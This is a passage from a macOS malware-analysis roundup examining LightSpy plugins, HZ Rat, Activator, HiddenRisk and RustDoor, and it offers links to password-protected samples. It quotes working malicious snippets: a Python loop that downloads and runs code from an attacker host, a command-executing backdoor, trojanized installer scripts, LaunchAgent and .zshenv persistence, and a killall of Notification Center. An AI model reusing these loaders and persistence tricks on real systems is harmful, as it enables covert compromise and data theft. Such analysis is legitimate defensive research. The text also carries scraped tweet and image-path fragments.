The plugins are fairly easy to analyze as they do not appear to be obfuscated. Moreover the class/method names are aptly named, and many debugging strings are left in.

For example in the `'WifiList'` plugin we find a class named `WifiList` with a method named `wifiNearby`. It makes use CoreWan `CWWiFiClient` class to retrieves a `CWInterface` instance associated with the default WiFi interface. It then invokes the `cachedScanResults` method to get a list of networks from the most recent WiFi scan.

As another example the `'BrowserHistory'` plugin contains class/method names such as `–[BrowserHistory getSafariHistory:]` and `–[BrowserHistory getChromeHistory:]`. Taking a peek at the disassembly of the `getSafariHistory` method reveals it queries the `/Library/Safari/History.db` database to extract and exfiltrate the user's browser data.

Finally, looking at the `'CameraShot'` plugin, we can see it makes use of `AVFoundation` methods such as `captureStillImageAsynchronouslyFromConnection:completionHandler:` and `jpegStillImageNSDataRepresentation:` to capture an image off the victim's webcam:

```
00002977    void -[TakePicture takeOne](struct TakePicture* self, SEL sel)

00002977    {
00002977        self->_total -= 1;
000029ac        id obj = _objc_retainAutoreleasedReturnValue(_objc_msgSend(self->_output, "connectionWithMediaType:", *(uint64_t*)_AVMediaTypeVideo));
000029b4        AVCaptureStillImageOutput* _output = self->_output;
000029c3        int64_t (* const var_48)() = __NSConcreteStackBlock;
000029cb        int64_t var_40 = 0xc2000000;
000029d6        int64_t (* var_38)(void* arg1, int64_t arg2, struct objc_object* arg3) = ___22-[TakePicture takeOne]_block_invoke;
000029e1        void* const var_30 = &___block_descriptor_40_e...{opaqueCMSampleBuffer=}8 "NSError"16l;
000029e5        struct TakePicture* self_1 = self;
000029f3        _objc_msgSend(_output, "captureStillImageAsynchronouslyF…  ", obj, &var_48);
000029f9        _objc_release(obj);
00002977    }

00002a0a    int64_t ___22-[TakePicture takeOne]_block_invoke(void* arg1, int64_t arg2, struct objc_object* arg3)

00002a0a    {
00002a0a        void* r12;
00002a0a
00002a1e        if (!arg3)
00002a1e        {
00002a7f            id obj = _objc_retainAutoreleasedReturnValue(_objc_msgSend(_OBJC_CLASS_$_AVCaptureStillImageOutput, "jpegStillImageNSDataRepresentati…  ", arg2));
00002aa3            id obj_1 = _objc_retainAutoreleasedReturnValue(_objc_msgSend(_OBJC_CLASS_$_NSDate, "date"));
00002ab5            _objc_msgSend(obj_1, "timeIntervalSince1970");
00002ade            id obj_2 = _objc_retainAutoreleasedReturnValue(_objc_msgSend(_OBJC_CLASS_$_NSString, "stringWithFormat:", &cfstr_%li));
00002afd            id obj_3 = _objc_retainAutoreleasedReturnValue(_objc_msgSend(obj_2, "stringByAppendingString:", &cfstr_.jpg));
```

LightSpy 'CameraShot' plugin leverages AVFoundation APIs to spy on the user

👾 HZ Rat


```
Originally targeting Windows, 2024 saw the discovery of an macOS version of HZ Rat. Though this malware is a fairly simple backdoor (largely focused on data collection of its victims), as it exposes the ability to execute arbitrary shell commands, it affords remote attackers complete control over an infected macOS system.
```

⬇ Download: **HZ Rat** (password: infect3d)

The macOS version of HZ Rat was **uncovered and subsequently analyzed** by Kaspersky researchers:

Eugene Kaspersky
@e_kaspersky · **Follow**

HZ Rat backdoor for macOS attacks users of China's DingTalk and WeChat 👉 kas.pr/c4gw



10:37 PM · Aug 27, 2024

❤ 17 Reply Copy link

Read more on X

Writeups:

- "**HZ Rat backdoor for macOS attacks users of China's DingTalk and WeChat**" -Kaspersky

Infection Vector: Trojanized Applications(?)

The Kaspersky researchers note:

> *"Despite not knowing the malware's original distribution point, we managed to find an installation package for one of the backdoor samples. The file is named OpenVPNConnect.pkg*
>
> *The installer takes the form of a wrapper for the legitimate 'OpenVPN Connect' application, while the MacOS package directory contains two files in addition to the original client: exe and init" -Kaspersky*

This indicates that attackers are likely targeting their victims via legitimate applications that have been trojanized with malware.

If we take a closer look at the malicious package, we can see it contains a post install script that will 'install' trojanized application:

```
#! /bin/zsh
pc_username=`ps aux | awk '{print $1}' | sort | uniq -c | sort -k1,1nr | head -1 | awk '{print
$2}'`;sudo chown -R $pc_username /Applications/'OpenVPN Connect.app'; sudo chmod -R 777
/Applications/'OpenVPN Connect.app';
```

Persistence: None

The macOS version of HZ Rat, does not appear to persist in the tradition sense. However, each time the user (re)launches the trojanized application, that backdoor will be (re)executed. Specifically the application's executable (named `exe`), as noted by the Kaspersky researchers will launch the backdoor (a binary named `init`), as well as as the OpenVPN Connect application so nothing seems amiss:

```
cat "OpenVPN Connect.app/Contents/MacOS/exe"

#! /usr/bin/env /bin/bash
current="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
chmod 777 "$current/init"
nohup "$current/init" &
open "$current/OpenVPN Connect.app"%
```

Capabilities: Backdoor

The macOS version of HZ Rat is a simple backdoor, and (again, as noted by the Kaspersky researchers supports four commands:

Code	Function name	Description
3, 8, 9	execute_cmdline	Execute shell command
4	write_file	Write file to disk
5	download_file	Send file to server
11	ping	Check victim's availability

HZ Rat's commands (Image credit: Kaspersky)

As the malware authors did not strip the backdoor binary, we can extract the symbols which help guide continued analysis:

```
% nm "OpenVPN Connect.app/Contents/MacOS/init" | c++filt

00000001000032a0 T trojan::trojan::write_file(...)
```


```
0000000100025c0 T trojan::trojan::interactive()
0000000100001df0 T trojan::trojan::send_cookie()
0000000100001fb0 T trojan::trojan::reply_result(...)
0000000100002390 T trojan::trojan::download_file(...)
0000000100002150 T trojan::trojan::execute_cmdline(...)
```

Starting in the `interactive` method, we find the logic that handles commands from the command and control server. Let's take a closer look at the `execute_cmdline` method.

```
trojan::trojan::execute_cmdline(...) {
    ...
    FILE* stream = popen(std::string::command(), "r");
    ...
    fread(&var_fa418, 1, 0x400, stream);
    ...
}
```

Pretty easy to see it simply invokes the `popen` API to execute a command, and then captures any command output via `fread`. If we return to the caller (`interactive`), we see that the output is then sent back to the malware's command and control server via the `reply_result` method.

The Kaspersky researchers we able to obtain the a list of commands from the attacker serve, which gives use invaluable insight into the attackers actions:


- System Integrity Protection (SIP) status;
- System and device information, including:
  - Local IP address;
  - Information about Bluetooth devices;
  - Information about available Wi-Fi networks, available wireless network adapters and the network the device is connected to;
  - Hardware specifications;
  - Data storage information;
- List of applications;
- User information from WeChat;
- User and organization information from DingTalk;
- Username/website value pairs from Google Password Manager.

Shell commands found on the malware's command and control server (Image credit: Kaspersky)

👾 Activator

```
Activator is largely a downloader, it does install a persistent backdoor and a (crypto) stealer.
```

```
⬇ Download: Activator (password: infect3d)
```

Researchers from Kaspersky originally **uncovered and analyzed** the Activator malware:

Kaspersky
@kaspersky · **Follow**

Do you download cracked versions of popular apps for free?

Here are the potential downsides that might come with it ⇒ kas.pr/p63u

#CyberSecurity #Cryptocurrency #macOS

7:00 PM · Feb 19, 2024

5 Reply Copy link

Read more on X

Subsequently, SentinelOne provided more insight into the attack, **uncovering the true scale** of the campaign.

Writeups:

- "**Cracked software beats gold: new macOS backdoor stealing cryptowallets**" -Kaspersky
- "**Backdoor Activator Malware Running Rife Through Torrents of macOS Apps**" -SentinelOne


Infection Vector: Pirated Software

`Activator` is spread via pirated/cracked software hosted on a variety of pirating website

> *"Initial delivery method is via a torrent link which serves a disk image containing two applications: An apparently 'uncracked' and unusable version of the targeted software title, and an 'Activator' app that patches the software to make it usable. Users*

> *are instructed to copy both items to the /Applications folder before launching the Activator program." -SentinelOne*

If we open a disk image that has been infected with the malware, we can see it instructs the user how to side step Gatekeeper:



User interaction is required to launch the Activator malware

This step is necessary as the malware is not notarized (and thus, by default, will be blocked by macOS):

The malware is only ad-hoc signed, (and is not notarized)

In macOS 15 (Sequoia), Apple fixed this "loophole". Though users can still run non-notarized code, it required significant more steps (which, from a security point of view, is a good thing).

You can read more about these changes in an Apple developer note titled, "**Updates to runtime protection in macOS Sequoia**"

Persistence: Launch Agent

The malware will persist two Python scripts as a Launch Agent. We find the logic for this in a function aptly named `register_python_task`, what is passed the string `/Library/LaunchAgents/launched.%@.plist`:

```
lea     rdx, [rel cfstr_/Library/LaunchAgents/launched.%@.plist]
mov     rsi, qword [rel data_100008060]  {data_100003cba, "stringWithFormat:"}
call    qword [rel _objc_msgSend]
...
mov     rdi, rax
...
call    _register_python_task
```

The **SentinelOne report** notes, "the %@ variable is replaced with a UUID string generated at runtime" …meaning the name of the plist will be randomized.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>launched.1A4CBC66-3774-4321-B71A-5BEB77F6EF2A</string>
    <key>KeepAlive</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
      <string>/usr/bin/python3</string>
      <string>/var/root/Library/Caches/A299C825-7181-44E7-8F5B-0B412625A62E.py</string>
    </array>
    <key>UserName</key>
    <string>root</string>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

Activator persists a Python script (Image Credit: Kaspersky)

One interesting note point made by the researchers is that in order to suppress a system notification from macOS "Background Task Management" that something has persisted, the malware will execute a script that continually kills the Notification Center process (this is also one of the scripts that is persisted as a launch agent):

Patrick Wardle
@patrickwardle · Follow

Yes! I gave an entire talk on this at @defcon & how they (+ES events) could be bypassed in a myriad of ways 😇

"Demystifying (& Bypassing) macOS's BTM":
speakerdeck.com/patrickwardle/...

Seems malware authors were paying attention ...though nuking notification center entirely is uncouth

> SentinelOne @SentinelOne
> 💣💥 Remember those new notifications in macOS Ventura meant to tell you when malware installed a persistence item e.g. LaunchAgent? Authors of a recently discovered malware bypassed it by killing the Notification Center...
>
> Read more: sentinelone.com/blog/backdoor-...

10:03 AM · Mar 6, 2024

68 Reply Copy link

Read 1 reply

This activity can easily be observed via a process monitor:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/killall",
    "name" : "killall",
    "pid" : 56862,
    "arguments" : [
      "/usr/bin/killall",
      "NotificationCenter"
    ],
    ...
  }
}
```

Capabilities: Downloader / BackDoor / (Crypto) Stealer

The `Activator` malware is composed of multiple components. The first stage is a downloader that downloads (persistently installs?) and executes a simple Python script.

The Kaspersky researchers were able to obtain a copy of the Python script:

```python
#!/usr/bin/env python3
import urllib.request
import time
import subprocess
import sys

while True:
    try:
        s = None
        with urllib.request.urlopen("http://apple-health.org:80/api/v1/_g_") as f:
            s = f.read()
        with subprocess.Popen([sys.executable], stdin=subprocess.PIPE) as p:
            p.communicate(input=s, timeout=14400)[0]
            p.kill()
            print(o)
    except Exception as e:
        pass
    time.sleep(30)
```

The malware's persistent Python script (Image Credit: Kaspersky)

As you can see, it attempts to download and execute another script from `apple-health.org`:

> The initial Python script is rather creatively, and rather uniquely, obtained via DNS TXT records:
>
> "*[the malware] made a request to a DNS server as an attempt to get a TXT record for the domain.*
>
> *The response from the DNS server contained three TXT records, which the program later processed to assemble a complete message. Each record was a Base64-encoded ciphertext fragment whose first byte contained a sequence number, which was removed during assembly. The ciphertext was AES-encrypted in CBC mode. The decrypted message contained [a] Python script."* -Kaspersky

This second script is a simple backdoor, that will execute (base64 decoded) commands from the malware's command and control server:

```python
r = send(d(meta_version) + b(2) + d(uid) + s)
if len(r) < 4:
    print("ping error len(r)={}".format(len(r)))
    raise Exception("73")
print("ping end len(r)={}".format(len(r)))

f = int.from_bytes(r, 'little')
up = f & 1 != 0

if len(r) > 4:
    print("cmd start")
    s = r[4:].decode()
    cmd = s.split('\r\n')
    for c in cmd:
        p = subprocess.Popen([sys.executable], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
        o = p.communicate(input=base64.b64decode(c), timeout=10)[0]
    print("cmd end")
```

A malicious Python script that executes arbitrary commands (Image Credit: Kaspersky)

The Kaspersky researchers also noted that this script would collect and exfiltrate basic survey information from infected machines, that included, "a list of directories inside `/Users/`" and a list of installed applications.

Finally the script contained logic to steal cryptocurrency wallets:

> *"this [downloaded payload] stole the wallet unlock password along with the wallet, its name, and the balance."* -Kaspersky

The details of how the attackers would steal this this information is rather involved, and is well detailed in the **Kaspersky report** …so have a read!

👾 HiddenRisk

```
HiddenRisk is a DPRK (BlueNoroff) attributed campaign that targets cryptocurrency related businesses.
Utilizing multiple components it ultimately persists a backdoor that gives attackers complete control
over an infected system

⬇ Download: HiddenRisk (password: infect3d)
```

Researchers Raffaele Sabato, Phil Stokes & Tom Hegel of SentinelOne uncovered (and **analyzed**) the `HiddenRisk` campaign:

Writeups:

- "**BlueNoroff Hidden Risk | Threat Actor Targets Macs with Fake Crypto News and Novel Persistence**" -SentinelOne


Infection Vector: Phishing Email (with links to malware)

The SentinelOne researchers note:

> *"Initial infection is achieved via phishing email containing a link to a malicious application. The application is disguised as a link to a PDF document relating to a cryptocurrency topic...*
>
> *The emails hijack the name of a real person in an unrelated industry as a sender and purport to be forwarding a message from a well-known crypto social media influencer." -SentinelOne*

If the user follows the link in phishing email, it will serve up a malicious application (`Hidden Risk Behind New Surge of Bitcoin Price.app`) that masquerades as a PDF.

This 1st-stage component was originally signed and notarized …though Apple has now revoked it:



HiddenRisk's 1st-stage component

Once the application is launched, the SentinelOne researchers noted that it will download and display the expected PDF document (so that the victim thinks nothing is amiss), while also downloading and executing a persistent backdoor to complete the infection.

Persistence: Shell Configuration File

The 2nd-stage component is a persistent backdoor. Rather uniquely, it persists itself by modifying a shell configuration file.

> *"The backdoor's operation is functionally similar to previous malware attributed to this threat actor, but what makes it especially interesting is the persistence mechanism, which abuses the Zshenv configuration file.*
>
> *While this technique is not unknown, it is the first time we have observed it used in the wild by malware authors. It has particular value on modern versions of macOS since Apple introduced user notifications for background Login Items as of macOS 13 Ventura. Apple's notification aims to warn users when a persistence method is installed, particularly oft-abused LaunchAgents and LaunchDaemons. Abusing Zshenv, however, does not trigger such a notification in current versions of macOS." -SentinelOne*

The code the implements this persistence is found the an aptly named 'install' function.

If we run the malware in a VM, via a file monitor, we can dynamically observe the malware both creating and writing to the user's `.zshenv` file:

```
% FileMonitor.app/Contents/MacOS/FileMonitor -filter GTAIV_EarlyAccess_MACOS
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/.zshenv",
    "process" : {
      "pid" : 74740,
      "name" : "growth",
      "path" : "/private/tmp/growth"
    }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/.zshenv",
    "process" : {
      "pid" : 74740,
      "name" : "growth",
```

```
        "path" : "/private/tmp/growth"
      }
    }
  }
```


We can also dump the now infected `.zshenv` file:

```
% cat ~/.zshenv

INIT_FILE="/tmp/.zsh_init_success"
if [ ! -f "$INIT_FILE" ]; then
    ./growth (null) > /dev/null 2>&1 & disown > /dev/null 2>&1
    touch "$INIT_FILE"
    clear
fi
```

We can see checks if a file (`/tmp/.zsh_init_success`) exists, and if not, it runs the `growth` binary in the background, marks the initialization as complete by creating the file, and clears the terminal.

As we'll see, the `growth` binary is a persistent backdoor.

Capabilities: Backdoor

In their report, the SentinelOne researchers noted:

> "*the overall objective [of the growth binary] being to act as a backdoor to execute remote commands.*" *-SentinelOne*

We can dump its symbols via `nm` and demangle them via the `c++filt`

```
%  nm /Users/patrick/Objective-See/Malware/HiddenRisk/growth | c++filt

0000000100000f44 T SaveAndExec(char*, int)
0000000100000cf4 T WriteCallback(void*, unsigned long, unsigned long,
std::__1::basic_string, std::__1::allocator>*)
000000010000117d T ProcessRequest(char*, char*, char*, int)
0000000100001150 T MakeStatusString(char const*, int)
0000000100000e5a T generateRandomString(char*, int)
00000001000010dd T getCurrentExecutablePath()
0000000100000c20 T Run(char const*, char*, int)
0000000100000ee2 T exec(char const*, char* const*)
0000000100000d1c T DoPost(char const*, char const*, std::__1::basic_string,
std::__1::allocator>&)
0000000100001253 T install(char*, char*)
```

The `DoPost` method is used to submit basic survey information about an infected machine to the malware's command and control server. (The SentinelOne report notes it does this via `libcurl`, which aligns with other DPRK malware).

The response from the command and control server is parsed via the `ProcessRequest` method. For example, we can see from the decompilation that the `SaveAndExec` method will be revoked if the server responds with a `0x30`:

```
ProcessRequest(...) {
    uint64_t result = (uint64_t)*(uint8_t*)arg3;
    if (result == 0x30) {
        sub_10000362b(&data_1000052a0, "cs%s%d", arg1, (uint64_t)SaveAndExec(arg3, arg4) ^ 1);
        DoPost(arg2, &data_1000052a0, &s);
    }
...
}
```

> *"The SaveAndExec function reads the C2 response, parses it, saves it into a random, hidden file at /Users/Shared/.XXXXXX, and executes it." -SentinelOne*

If you're interested in more details of this malware, as well as its ties with other DPRK malware (such as `RustBucket` and `ObjCShellz`), see the **SentinelOne report**.


👾 RustDoor

```
RustDoor (also known as ThiefBucket) is a persistent macOS backdoor with several approaches to
persistence. Although it has overlap with RustBucket (and may simple be a new variant), it also
contains some new stealer logic.

⬇ Download: RustDoor (password: infect3d)
```

Researchers at BitDefender uncovered and analyzed the malware, which they dubbed `RustDoor`:

Bitdefender
@Bitdefender · **Follow**

🚨 Trojan.MAC.RustDoor exposed. Explore its persistence strategies, communication tactics, and potential ties to Windows ransomware groups.



bitdefender.com
New macOS Backdoor Linked to Windows Ransomware

3:00 AM · Feb 20, 2024

❤ 202 Reply Copy link

